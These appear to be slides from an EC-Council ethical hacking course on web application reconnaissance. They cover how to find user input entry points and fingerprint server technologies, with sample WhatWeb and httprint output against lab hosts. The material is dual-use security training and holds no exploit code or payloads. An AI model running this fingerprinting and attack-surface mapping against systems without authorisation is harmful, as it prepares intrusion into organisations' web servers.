
After identifying the real IP addresses behind the load balancers, attackers perform further attacks on the target organization.



Analyze Web Applications

- Analyze the active application's functionality and technologies to **identify exposed attack surfaces**

Identify Entry Points for User Input	Review the generated **HTTP request** to identify the user input entry points
Identify Server-Side Technologies	Fingerprint the technologies active on the server using various fingerprint techniques such as **HTTP fingerprinting**
Identify Server-Side Functionality	Observe the **applications revealed to the client** to identify the server-side structure and functionality
Identify Files and Directories	Identify **misconfigured web applications** that expose critical files and directories over the Internet
Identify Web Application Vulnerabilities	Identify **exploitable vulnerabilities** in the underlying web technologies
Map the Attack Surface	Identify the **various attack surfaces** uncovered by the applications and their associated vulnerabilities



Analyze Web Applications: Identify Entry Points for User Input


- Examine URL, HTTP Header, query string parameters, POST data, and cookies to determine all **user input fields**
- Identify HTTP header parameters that can be processed by the application as user inputs such as **User-Agent**, **Referer**, **Accept**, **Accept-Language**, and **Host headers**
- Determine URL encoding techniques and other encryption measures implemented for **secure web traffic** such as SSL

Tools used

- Burp Suite (*https://portswigger.net*)
- OWASP Zed Attack Proxy (*https://www.zaproxy.org*)
- WebScarab (*https://owasp.org*)
- httprint (*https://www.net-square.com*)

Analyze Web Applications: Identify Server-Side Technologies

- Perform a **detailed server fingerprinting**, analyze HTTP headers and HTML source code to identify server-side technologies
- **Examine URLs** for file extensions, directories, and other identification information
- Examine the **error page messages**
- **Examine session tokens**: JSESSIONID – Java, ASPSESSIONID – IIS server, ASP.NET_SessionId - ASP.NET, PHPSESSID – PHP
- Use tools such as **httprint** and **WhatWeb** to identify server-side technologies



http://www.certifiedhacker.com/error.aspx

Oops!


Server Error in '/ReportServer' Application.

Could not find the permission set named 'ASP.Net'.

Description: An unhanded exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.


.....

Version Information: Microsoft .Net Framework Version 4.0.30319; ASP.Net Version 4.0.30319.1



```
┌─[attacker@parrot]─[~]
└──╼ $whatweb -v www.moviescope.com
WhatWeb report for http://www.moviescope.com
Status    : 200 OK
Title     : Login - MovieScope
IP        : 10.10.1.19
Country   : RESERVED, ZZ

Summary   : ASP_NET[4.0.30319], HTTPServer[Microsoft-
S[10.0], Modernizr, PasswordField[txtpwd], Script, X-

Detected Plugins:
[ ASP_NET ]
        ASP.NET is a free web framework that enables great web
        applications. Used by millions of developers, it runs some
        of the biggest sites in the world.

        Version      : 4.0.30319 (from X-AspNet-Version HTTP header)
        Google Dorks: (2)
        Website      : https://www.asp.net/

[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : Microsoft-IIS/10.0 (from server string)

[ Meta-Author ]
        This plugin retrieves the author name from the meta name
        tag - info:
```

https://github.com



httprint version 0.301

Input File: C:\Users\Administrator\Desktop\httprint_301\win32\input.txt ● txt ○ nmap

Signature File: C:\Users\Administrator\Desktop\httprint_301\win32\signatures.txt

Host	Port		Banner Reported	Banner Deduced	Conf.%
www.certifiedhacker.com	80	☐	nginx/1.19.10	Apache/2.0.x	54.82

```
nginx/1.19.10
9E431BC86ED3C295811C9DC5811C9DC5811C9DC5505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C811C9DC5811C9DC5811C9DC5811C9DC5
E2CE6927E2CE6923E2CE6923811C9DC5E2CE6927050C5D336ED3C295811C9DC5
6ED3C295E2CE69272A200B4CE2CE6923E2CE69236ED3C2956ED3C295E2CE6923
E2CE69236ED3C295811C9DC5E2CE6927E2CE6927
```

```
Apache/2.0.x: 91.54.82
Apache/1.3.26: 85.42.67
Apache/1.3.27: 84.40.84
Apache/1.3.[4-24]: 83.39.05
```

Report File: C:\Users\Administrator\Desktop\httprint_301\win32\httprintoutput ● html ○ xml ○ csv

httprint has been completed..

https://www.net-square.com

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

